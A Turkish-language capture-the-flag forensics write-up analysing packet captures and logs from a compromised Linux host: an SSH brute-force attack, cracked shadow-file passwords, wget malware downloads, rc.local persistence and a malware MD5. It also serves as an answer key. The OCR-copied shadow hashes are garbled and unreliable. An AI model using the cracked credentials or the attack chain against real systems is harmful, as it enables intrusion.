
No.	Time	Source	Destination	Protocol	Length	Info
4	0.088144	10.252.174.188	23.20.23.147	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debian-Security)
5	0.087987	23.20.23.147	10.252.174.188	TCP	66	38850 → 22 [ACK] Seq=1 Ack=40 Win=14008 Len=0 TSval=841027 TSecr=525229
6	0.089097	23.20.23.147	10.252.174.188	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_5.0)
7	0.089128	10.252.174.188	23.20.23.147	TCP	66	22 → 38850 [ACK] Seq=40 Ack=22 Win=14480 Len=0 TSval=525229 TSecr=841027
8	0.091125	10.252.174.188	23.20.23.147	SSHv2	1050	Server: Key Exchange Init
9	0.093270	23.20.23.147	10.252.174.188	SSHv2	626	[Client: Key Exchange Init]
10	0.153865	10.252.174.188	23.20.23.147	TCP	66	22 → 38850 [ACK] Seq=1024 Ack=582 Win=15600 Len=0 TSval=5252246 TSecr=841028
11	0.155482	23.20.23.147	10.252.174.188	SSHv2	90	Client: Diffie-Hellman Group Exchange Request
12	0.155495	10.252.174.188	23.20.23.147	TCP	66	22 → 98580 [ACK] Seq=1024 Ack=606 Win=15600 Len=0 TSval=5252246 TSecr=841044
13	0.157596	10.252.174.188	23.20.23.147	SSHv2	218	Server: Diffie-Hellman Group Exchange Group
14	0.165396	23.20.23.147	10.252.174.188	SSHv2	210	Client: Diffie-Hellman Group Exchange Init
15	0.168396	10.252.174.188	23.20.23.147	SSHv2	786	Server: Diffie-Hellman Group Exchange Reply, New Keys
...

Frame 9: 626 bytes on wire (5008 bits), 626 bytes captured (5008 bits)
 Ethernet II, Src: ffff:ffff:ffff (fe:ff:ff:ff:ff:ff), Dst: 12:31:38:00:a9:4e (12:31:38:00:a9:4e)
 Internet Protocol Version 4, Src: 23.20.23.147, Dst: 10.252.174.188
 Transmission Control Protocol, Src Port: 38850, Dst Port: 22, Seq: 22, Ack: 1024, Len: 560
 SSH Protocol

Sürekli ağda paket istemlerinin oluşundan **SSHv2** dikkatinizi çekerectir. Saldırgan varsayılı halde “**22.**” porta paket gönderimi sağlamıştır. Portun çalışan protokolü ise: **SSH**’dir.


2. Sisteme erişim sağlamak için hangi saldırı türü kullanıldı? (Tek Kelime)

Kaynak ile istemci bilgisayarların arasında sıkı iletişimden söz etmişik ve bunun işaret ettiği yalnızca **brute force (kaba kuvvet)** atak türü olma olasığını “key (anahtar)” denemerinden anlamaktayızdır.



3. Saldırganın bu saldırıyı gerçekleştirmek için muhtemelen kullandığı araç neydi?

Analizlerimiz esnasında Wireshark’dan BrimSecurity aracına dönülerek aşağıdaki görselde yer alan “Metasploit Framework” olduğunu düşünürken CTF cevap yeri kabul etmedi.



Kabul edilmeyişinin ardından popüler olan brute force (kaba kuvvet) araçlarını sırasıyla (“metasploit framework”, “ssh-putty-brute”, “patator” vb.) düşündük ve “**hydra**” olduğu anlaşılmıştır. Hydra isimli aracın metasploit ile birleşimleri de göz önünde bulundurulmalı idi tabi.

4. Kaç başarısız deneme oldu?

Üst kısımda yer alan filtreleme çubuğu önceki sorumuzda “ssh” değerini girmiştir ve ardından başarısız denemeleri sayarken “Elliptic Curve”ye gelinceye kadar dikkat etmek gerekir. Konusu geçen alana gelindiğinde toplamda “52” adet olduğu anlaşılmaktadır.

No.	Time	Source	Destination	Protocol	Length	Info
597	48.731068	23.20.23.147	10.252.174.188	SSHv2	118	Client: Encrypted packet (len=52)
599	48.731477	10.252.174.188	23.20.23.147	SSHv2	118	Server: Encrypted packet (len=52)
600	48.737172	23.20.23.147	10.252.174.188	SSHv2	166	Client: Encrypted packet (len=100)
602	50.666071	10.252.174.188	23.20.23.147	SSHv2	134	[Server: Encrypted packet (len=68)]
609	50.708649	10.252.174.188	23.20.23.147	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debian-SUBUNTU1)
611	50.711529	23.20.23.147	10.252.174.188	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_5.9p1)
613	50.713670	10.252.174.188	23.20.23.147	SSHv2	1050	Server: Key Exchange Init
614	50.715994	23.20.23.147	10.252.174.188	SSHv2	626	Client: Key Exchange Init
616	50.754828	23.20.23.147	10.252.174.188	SSHv2	90	Client: Diffie-Hellman Group Exchange Request
618	50.756797	10.252.174.188	23.20.23.147	SSHv2	218	Server: Diffie-Hellman Group Exchange Group
619	50.762471	23.20.23.147	10.252.174.188	SSHv2	210	Client: Diffie-Hellman Group Exchange Init
620	50.765995	10.252.174.188	23.20.23.147	SSHv2	786	Server: Diffie-Hellman Group Exchange Reply, New Keys

```
.... .0.... = ECN-Echo: Not set
.... .0.... = Urgent: Not set
.... .1.... = Acknowledgment: Set
.... .1... = Push: Set
.... .0... = Reset: Not set
.... .0... = Sync: Not set
.... .0... = Fin: Not set
[TCP Flags: ....A...]
Window: 1045
[Calculated window size: 16720]
[Window size scaling factor: 16]
Checksum: 0xe0c9 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
↳ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ↳ TCP Option - No-Operation (NOP)
    Kind: No-Operation (1)

0000 fe ff ff ff ff ff 12 31 38 00 a9 4e 08 00 45 00 .....1 8..N..E.
0010 00 78 8f 79 40 00 40 06 c2 a7 0a fc ae bc 17 14 :x:y@...
0020 17 93 00 16 e6 d7 79 08 e4 21 50 ae 31 15 80 00 ..y...IP:1...
0030 04 15 e8 c9 00 00 01 01 08 00 00 50 55 ef 00 0d .....I...PU...
0040 04 c3 8f ad 05 c2 d0 c8 1f 4d 91 a0 4d 1b be 6d .....M..M..m
0050 11 33 47 35 84 2c 37 63 39 60 72 d6 a1 5f a1 55 .365 ,7c 9"r...U
0060 37 3a 0d cd 33 af 6b 6d 95 50 c6 2f 2d fe 10 af 7: -3..km P/-...
0070 01 ba 80 70 07 37 b6 97 a0 4e 53 85 e0 2d d0 56 .....p:7...NS...V
0080 1a 7e 2b 5c 65 .....v
```

5. Erişim elde etmek için hangi kimlik bilgileri (kullanıcı adı: şifre) kullanıldı? shadow.log ve sudoers.log'a bakın.

İlgili “shadow.log” dosyasına bakıldığından “sean” kullanıcısının bilgileri göz önünde bulundurulur. “manager” kullanıcısının “rockyou.txt” veri sizintisinden oluşturulmuş parola bilgisinin hash karşılığı olduğu da “hashcat”, “john”, “crackstation” vb. araçlar vasıtasyyla anlaşılma “forgot” kelimesine karşılık geldiği tespit edilmiştir.

shadow.log - Not Defteri
Dosya Düzen Biçim Görünüm Yardım root:\$6\$lxlq71ex\$0xPdUK6aQcVhAjLk747Ys17Wh2xJLPPaUoWIBezCIUxuJ7rT5Uuj26nCzMkfwtv.RVlv3mg.t.Xge6Bx9fs:/15549:0:99999:7::: daemon:*:15507:0:99999:7::: bin:*:15507:0:99999:7::: sys:*:15507:0:99999:7::: sync:*:15507:0:99999:7::: games:*:15507:0:99999:7::: man:*:15507:0:99999:7::: lp:*:15507:0:99999:7::: mail:*:15507:0:99999:7::: news:*:15507:0:99999:7::: uuucp:*:15507:0:99999:7::: proxy:*:15507:0:99999:7::: www-data:*:15507:0:99999:7::: backup:*:15507:0:99999:7::: list:*:15507:0:99999:7::: irc:*:15507:0:99999:7::: gnats:*:15507:0:99999:7::: nobody:*:15507:0:99999:7::: libuidl:!:15507:0:99999:7::: syslog:*:15507:0:99999:7::: messagebus:*:15507:0:99999:7::: whoopsie:*:15507:0:99999:7::: landscape:*:15507:0:99999:7::: sshd:*:15507:0:99999:7::: ubuntu:\$6\$MCeFodu\$SeGz9.I.hSSCDST1aQhozLbBH6rAUj97vvL/22eaCynqLv/whZKM1freAN3n2QjCwJDr0UFreVv0IAvI.f10:15549:0:99999:7::: guest:\$6\$SaltVal1\$NMuQoCofImzCS5vdNgkdj7gkvChErInIVPzeH5Q176G23EbyAwZ6uzakneSS0@0TkgVpyqzGYqMdixS51:15549:0:99999:7::: gibson:\$6\$SaltVal1\$ub1eJu/gJQqG1kGnchSyMcVJouM9JmVOYgptXcL0HLSFA84ZH_uwngUpfXLP0hu/E2hVh.CLBpU24Uac1:15549:0:99999:7::: sean:\$6\$SaltVal1\$OpjtJzrVyyX4Lz@/TMvxFJUbRMRMgkj2vnQbgaoSwLm/V21fQvBco8apvQWhNMo1nyY43X5/15YK/Tiw.:15549:0:99999:7::: george:\$6\$SaltVal1\$W3YtX9RKrtQfaPNxg6/iawxFYD8LFxp/zqvTsg5GNX139ulUSR.1vJHrp1dsISNAiNpb6kj21N16L1FWETC1:15549:0:99999:7::: roger:\$6\$SaltVal1\$1SaTeewyJ1oTnt/6yxAbEyezXhn0ajmjP9KWhnNGhkOappy0cyGvEB5Qyul.T.b1EDAPhFoKgoHjbPjccvHH0:15549:0:99999:7::: timothy:\$6\$SaltVal1\$bb6dVnvXVmLu1l3oBeCjvJyUAYnowM51Rm1k3xzKq/+08fZV/rUMfU1hhzRvav9.G6mPS18+L8R6cvWqppcpf.:15549:0:99999:7::: pierce:\$6\$SaltVal1\$IEUDzxEsUck1.khFF/HOfbSaGuswLDMfGAbobvzb,BMYY9vtPo6DCZrpclbLa2Ma4AUj65mIC7rxP0kVH0tt/:15549:0:99999:7::: sterling:\$6\$SaltVal1\$957qa808g15Pm4vzJ07r0WxHtU1Jw_afmEhcmohgGYUr.r3n4/G5V120NaJa7DPura/ZEPoEUuM1Yzv4120b1:15549:0:99999:7::: manager:\$6\$SaltVal2\$ybuPu7Hmo9LKn0p0ozhFhFw2SS2cqkLsx8c50EAWFk1JjtxBEJqxUqzLh900QMgFTGiw6YuFDueNAapfLKt0f1:15549:0:99999:7:::

6. SUDO ayrıcalıklarına sahip olmak için başka hangi kimlik bilgileri (kullanıcı adı: şifre) kullanılmış olabilir? shadow.log ve sudoers.log'a bakın.

İlgili “shadow.log” dosyasına bakıldığında “sean” kullanıcısının bilgileri göz önünde bulundurulur. “sean” kullanıcısının “rockyou.txt” veri sizıntisinden oluşturulmuş parola bilgisinin hash karşılığı olduğu da “hashcat”, “john”, “crackstation” vb. araçlar vasıtıyla anlaşılıncı “spectre” kelimesine karşılık geldiği tespit edilmiştir.

```
shadow.log - Not Defteri
Dosya Düzen Biçim Görünüm Yardım
[root:$6$xlq71ex$0xPdlJK6aQcVHAjLk747Ysi17Wh2xJLPPAu0wIbezCIUxuJ7rT5Uuj26nCzMuKfwty.RV1v3mg.t.Xge6Bx9fs/:15549:0:99999:7:::
daemon:*:15507:0:99999:7:::
bin:*:15507:0:99999:7:::
sys:*:15507:0:99999:7:::
sync:*:15507:0:99999:7:::
games:*:15507:0:99999:7:::
man:*:15507:0:99999:7:::
lp:*:15507:0:99999:7:::
mail:*:15507:0:99999:7:::
news:*:15507:0:99999:7:::
uucp:*:15507:0:99999:7:::
proxy:*:15507:0:99999:7:::
www-data:*:15507:0:99999:7:::
backup:*:15507:0:99999:7:::
list:*:15507:0:99999:7:::
irc:*:15507:0:99999:7:::
gnats:*:15507:0:99999:7:::
nobody:*:15507:0:99999:7:::
libuid:!:15507:0:99999:7:::
syslog:*:15507:0:99999:7:::
messagebus:*:15507:0:99999:7:::
whoopsie:*:15507:0:99999:7:::
landscape:*:15507:0:99999:7:::
sshd:*:15507:0:99999:7:::
ubuntu:$6$MCeFd0u$eCgZ9.I..h55CDST1aQHozhLBH6rAUj97vvW/22eaCynqLv/whZKM1freAN3n2XQ1CwJd0UfReVv0IAvI.F10:15549:0:99999:7:::
guest:$6$Salta11$MluQofoLmz9CCSVdNlGkdj7rVchEi1nVP2e2h5017ogC23fdby4wZ6uzaknESS0@0tkgVpygZgYJmdxSS1/.15549:0:99999:7:::
gibson:$6$Salta13$ubleU/gJ0qG1KnGhSvpHtJouJ93nVOyggtxcL0HLSfa84ZH.uvngUpf5X1Lp0hu/EzhVh.Cl.Bc2lJ4uAc1:15549:0:99999:7:::
sean:$6$Salta14$-IpTjZvyyX4Lz@.TMvx3fJu6RREgkCJ2vnQwBjaSwElm/V21#Ovbco8apVQNhMoInyY43X5/15YK/Tiw.:15549:0:99999:7:::
george:$6$Salta15$3YX9RKt0fqPwXg6/iaxMYD8Lx#/?zqf1sg56Nx1391bUSAR.1vJXhrpjd5ISNA1pb6kj21N16L1fWEtC1:15549:0:99999:7:::
roger:$6$Salta16$1sAtTeeyezKh0aajp9PKWhvILghOapy0cyvEB5QyuL2.Tb1EDAPhfbpjczvH0:15549:0:99999:7:::
timothy:$6$Salta17$B6dNmVxVmLuIl3oBeCjvjuAYnowMz5IRm1k3xzKq/fo8MZV7rUMFU1hhzRvaw9.G6mPST8fL8R6cvWqppcpf.:15549:0:99999:7:::
pierce:$6$Salta18$IE0dxzEsUck1.khF/HOfbSa6uswL0meGAobvzb..8WYy9UvtPo6DCzpcbL2Ma4AU65mNcr7xPP0kVHotT.:15549:0:99999:7:::
sterling:$6$Salta19$7oq808gj5Pm4vzJQ7r0WxHtU1jw.qfmEhmqhGWUlJr.3n4/G5V12QnWaJq7DPura/ZEVPhEUUpM1Yzv412Qb1:15549:0:99999:7:::
manager:$6$Salta20$ybuPu7Nmo9Lkn0p0ozhFnFw25S2cqkLsx8c50EAWFkIjjtXBEJqxLh9000MgFTG1w6YuFDueNAapfLkt0f1:15549:0:99999:7:::
```

7. Sistemde kötü amaçlı dosyaları indirmek için kullanılan araç nedir?

“.pcap” dosyasındaki filtreleme alına “http” değeri girilir ve ardından “GET” metoduyla üç defaya mahsus yinelenen isteğin ilkindeki “User-Agent” bilgisi görüntülenmeye çalışır ve karşısındaki “wget” aracının belirteci görününce anlaşılır ki kötü emelli saldırıcı araca başvurmuştur.

1744 122.331491	10.252.174.188	23.20.23.147	HTTP	181 GET /d/1 HTTP/1.1
1795 122.580931	10.252.174.188	23.20.23.147	HTTP	181 GET /d/2 HTTP/1.1
2020 122.852487	10.252.174.188	23.20.23.147	HTTP	181 GET /d/3 HTTP/1.1
2186 318.389680	10.252.174.188	23.20.23.147	HTTP	352 GET /nbmsHSxNL0Qx6jycBS677vZFxEnFJXhKxn13GEw7EdBKlsb98ewBM4jGbT9cnUCokU...
3167 2309.679856	10.252.174.188	23.20.23.147	HTTP	352 GET /nURgh3Pd1srdCYU13y1e1Zpir3DVL1v4FBXmj6j+18rg3C97gPvh1ETxZbZqzx1ZB...
4086 4334.784814	10.252.174.188	23.20.23.147	HTTP	352 GET /n/Sy27/lg7G0vx0Ohw9DUar67em5wH0RXGM!My3d7Vk+4gt80d63h419/wmIG1m0I4s...
2662 1632.107107	10.252.174.188	23.21.35.128	HTTP	352 GET /n/MzL2Nyaa80Phta06FaER18hNuuySFHu146f2df64K61T8VYQ1087Rxn/N39N7XqyU6...
3744 4238.323755	10.252.174.188	23.21.35.128	HTTP	352 GET /n/boHo3h1v1sFAPQbZ1j6d41H2nF1Te3n8mu5SY76Bnbr25xr2socM6p5JKZGhki2dwSUSxwdo3he/pNTF1jg8KPs1c...
2529 442.247121	10.252.174.188	23.22.228.174	HTTP	353 GET /n/vLPC9Vhd2m5VasUOfqvfkQtQ4XMT86Fmg1zIB5V9myrcSwfJEGxP8oP44oQLuf7So5eb...
3606 3082.028785	10.252.174.188	23.22.228.174	HTTP	353 GET /n/21f+e3jkdLuljPj8rquuxHfB1h1u6LRGSHGhki2dwSUSxwdo3he/pNTF1jg8KPs1c...

TCP payload (115 bytes)

↳ Hypertext Transfer Protocol

↳ GET /d/1 HTTP/1.1\r\n

↳ [Expert Info (Chat/Sequence): GET /d/1 HTTP/1.1\r\n]

↳ [GET /d/1 HTTP/1.1\r\n]

↳ [Severity level: Chat]

↳ [Group: Sequence]

↳ Request Method: GET

↳ Request URI: /d/1

↳ Request Version: HTTP/1.1

User-Agent: [redacted] 1.13.4 (linux-gnu)\r\nAccept: */*\r\nUser-Agent: wget/1.13.4 (linux-gnu)\r\nAccept: */*\r\nUser-Agent: [redacted] 1.13.4 (linux-gnu)\r\nAccept: */*

8. Saldırıgın kötü amaçlı yazılım yüklemesi gerçekleştirmek için kaç dosya indiriyor?

Filtreleme alanına “http” değeri girildiğinde işaretlenmiş alanın “Line-Based” seçiminde art niyetli saldırının indirmeye çalıştığı dosya yollarını, yazdırıldığı dosyaların içeriğini ve verdiği yetkilendirmeleri de görebilmektedir. “/etc/rc.local”, “/sysmod.ko” ve “/var/mail/mail” klasör yollarının oluşundan toplamda “3” adet uç noktanın faaliyette olduğu söylenebilmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
1744	122.331491	10.252.174.188	23.20.23.147	HTTP	181	GET /1/1 HTTP/1.1
1766	122.571830	23.20.23.147	10.252.174.188	HTTP	71	HTTP/1.1.200 OK (text/html)
1795	122.580931	10.252.174.188	23.20.23.147	HTTP	181	GET /2/2 HTTP/1.1
1999	122.843290	23.20.23.147	10.252.174.188	HTTP	489	HTTP/1.1.200 OK (text/html)
2020	122.852487	10.252.174.188	23.20.23.147	HTTP	181	GET /3/3 HTTP/1.1
2827	122.855661	23.20.23.147	10.252.174.188	HTTP	71	HTTP/1.1.200 OK (text/html)
2106	210.638980	10.252.174.188	23.20.23.147	HTTP	352	GET /n/05mhsxBLQDqbjycG55/rVzrxEnvfJXHkxn13GEWa7Ed8KLspb98ewBM4jGbT9cnUCoku...
2521	328.671617	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1.200 OK (Image/bmp)
2529	442.247121	10.252.174.188	23.22.228.174	HTTP	353	GET /n/kPKC9VHd2e5vasUQ/zqvfkQ4XMT86FmgIzIB5V9myrcS1sFJExgP8oP44oQLuf7S05eb...
2575	442.426525	23.22.228.174	10.252.174.188	HTTP	1447	HTTP/1.1.200 OK (Image/bmp)
2583	884.485955	10.252.174.188	174.129.57.253	HTTP	354	GET /n/vtxr0V1Hsqd128v/CuLeuJXLhqHiJJbRYFjOJIN38ds154Gb3JbwG/+5Kr/wR7b/5rNU...
2654	884.743448	174.129.57.253	10.252.174.188	HTTP	1315	HTTP/1.1.200 OK (Image/bmp)
2662	1652.107107	10.252.174.188	23.21.35.128	HTTP	353	GET /n/7/7/1u2Yya8ogPhAO6fa5Er18hNmuySFHu146f2df64K61T8VYQ1087RXn/N39N7XqyU6...
3159	1653.455551	23.21.35.128	10.252.174.188	HTTP	1308	HTTP/1.1.200 OK (Image/bmp)
3167	2399.679056	10.252.174.188	23.20.23.147	HTTP	352	GET /n/JUnqg13pdr1sdCYCu13yWe12pir3DVdtlV4FBXmj61+y1Brg3C9TgPVHh1ETXzDbZqx1ZB...
3598	2311.847698	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1.200 OK (Image/bmp)
3606	3082.028785	10.252.174.188	23.22.228.174	HTTP	353	GET /n/d1tV-eJkdZulJPj8rquuxHFbI0h1Mu6LRG5HGHk1x2dwSUxwdo3he/pNTF1jq8KPs1c...
3641	3082.217002	23.22.228.174	10.252.174.188	HTTP	1447	HTTP/1.1.200 OK (Image/bmp)
3649	4117.396949	10.252.174.188	174.129.57.253	HTTP	353	GET /n/V/KH90+b61y8LEbgEAOn/BexS4ZGNM+yXKryqX4Y1t/eWF46qrF3e3E4XRMTy/I+S...
3736	4117.671600	174.129.57.253	10.252.174.188	HTTP	5650	HTTP/1.1.200 OK (Image/bmp)

9. Ana kötü amaçlı yazılım MD5 karma nedir?

“/var/mail/mail” uç noktasındaki dosyanın “MD5” hashini bulamadığım için aşağıdaki gibi ipucu aldım.

9. soru için ipuçları

İpucu #pcap’ı “BrimSecurity” ile analiz etmeye çalışın. :
pcap’ı “BrimSecurity” ile analiz etmeye çalışın.


İpucu #HTTP Yanıtlarını Kontrol Et :
HTTP Yanıtlarını Kontrol Et

İpucu #bir yanıt bir “ELF” yürütülebilir dosyası içerir, biri bir “ELF” yeniden yerleştirilebilir dosyası içerir, biri bir bash betiği içerir ve geri kalani BMP görüntüleridir :

bir yanıt bir “ELF” yürütülebilir dosyası içerir, biri bir “ELF” için yeniden yerleştirilebilir dosya, biri bash betiği içerir ve geri kalani BMP görüntüleridir

İpucu #Ana kötü amaçlı yazılım “ELF” yürütülebilir dosyasıdır. :
Ana kötü amaçlı yazılım “ELF” yürütülebilir dosyasıdır.

İpucuların sonrasında Wireshark aracı yerine BrimSecurity aracına geçiş sağlamalısınız. Çünkü Wireshark’da ağ analizleri listeleyicisinde hash algoritmalarının yerleri kafa karıştırıcı (ipucunda belirtmesiyle de önemlemek doğru karardır) hal alabilmektedir. “Files” ve “Alert” yerlerinin açıklamalarında ilgili dosyanın “MD5” hash karşılığı “772b620736b760c1d736b1e6ba2f885b” değerinde olduğu anlaşılmıştır.



10. Kötü amaçlı yazılımın yeniden başlatıldığından başlaması için komut dosyası hangi dosyayı değiştirdi?

Sekizinci sorunun cevabında özellikle değiştirilen “/etc/rc.local” dosyasıdır. Çünkü yazılımı yeniden başlatarak enjekte ettirilen zararlı yazılımda bağlantıları kolaylaştırmak istemiştir.

11. Kötü amaçlı yazılım yerel dosyaları nerede tutuyordu?

Sekizinci sorunun cevabında yer aldığı üzerindedir ki **“/var/mail”** altında yer almaktaydı.

12. ps.log'da eksik olan nedir?

Sekizinci sorunun cevabı için eklenmiş görseldeki “/var/mail/mail” için arka planda çalışmasını sağlayan “nohup” vb. Linux dağıtımları için komut düzenlemeleri yapılmıştır. Böylece “/var/mail/mail” altındaki tetiklenen zararlı yazılımın başlangıçta kendiliğinden başlatıldığı ancak “ps.log” dosyasında bulunmadığı anlaşılmıştır.

```

ps.log - Not Denebi
Dosya Düzen Birşim Görünüm Yardım
## Extracted via 'ps aux > ps.log' immediately after reboot ##


USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 2.1 0.3 24328 2192 ? Ss 22:55 0:00 [reinit/init]
root 2 0.0 0.0 0 0 ? S 22:55 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 22:55 0:00 [ksoftirqd/0]
root 4 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/0/0]
root 5 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/u/0]
root 6 0.0 0.0 0 0 ? S 22:55 0:00 [migration/0]
root 7 0.0 0.0 0 0 ? S 22:55 0:00 [watchdog/0]
root 8 0.0 0.0 0 0 ? S 22:55 0:00 [cpuset]
root 9 0.0 0.0 0 0 ? S 22:55 0:00 [balance]
root 10 0.0 0.0 0 0 ? S 22:55 0:00 [kdevtmpfs]
root 11 0.0 0.0 0 0 ? S 22:55 0:00 [netns]
root 12 0.0 0.0 0 0 ? S 22:55 0:00 [xenwatch]
root 13 0.2 0.0 0 0 ? S 22:55 0:00 [xenbus]
root 14 0.0 0.0 0 0 ? S 22:55 0:00 [sync_supers]
root 15 0.0 0.0 0 0 ? S 22:55 0:00 [bd1-default]
root 16 0.0 0.0 0 0 ? S 22:55 0:00 [kintegrityd]
root 17 0.0 0.0 0 0 ? S 22:55 0:00 [kintegrity]
root 18 0.0 0.0 0 0 ? S 22:55 0:00 [ata_sff]
root 19 0.0 0.0 0 0 ? S 22:55 0:00 [khubd]
root 20 0.0 0.0 0 0 ? S 22:55 0:00 [md]
root 21 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/u:1]
root 22 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/u:1]
root 23 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/0:1]
root 24 0.0 0.0 0 0 ? S 22:55 0:00 [kworker/0:1]
root 25 0.0 0.0 0 0 ? S 22:55 0:00 [kcmd]
root 26 0.0 0.0 0 0 ? S 22:55 0:00 [fsnotify_mark]
root 27 0.0 0.0 0 0 ? S 22:55 0:00 [cryptfs-kthrea]
root 28 0.0 0.0 0 0 ? S 22:55 0:00 [crypto]
root 30 0.0 0.0 0 0 ? S 22:55 0:00 [kthreidle]
root 31 0.0 0.0 0 0 ? S 22:55 0:00 [kmemleak_w]
root 35 0.0 0.0 0 0 ? S 22:55 0:00 [jbd2/xvda1]
root 36 0.0 0.0 0 0 ? S 22:55 0:00 [ext4-dio-unwrit]
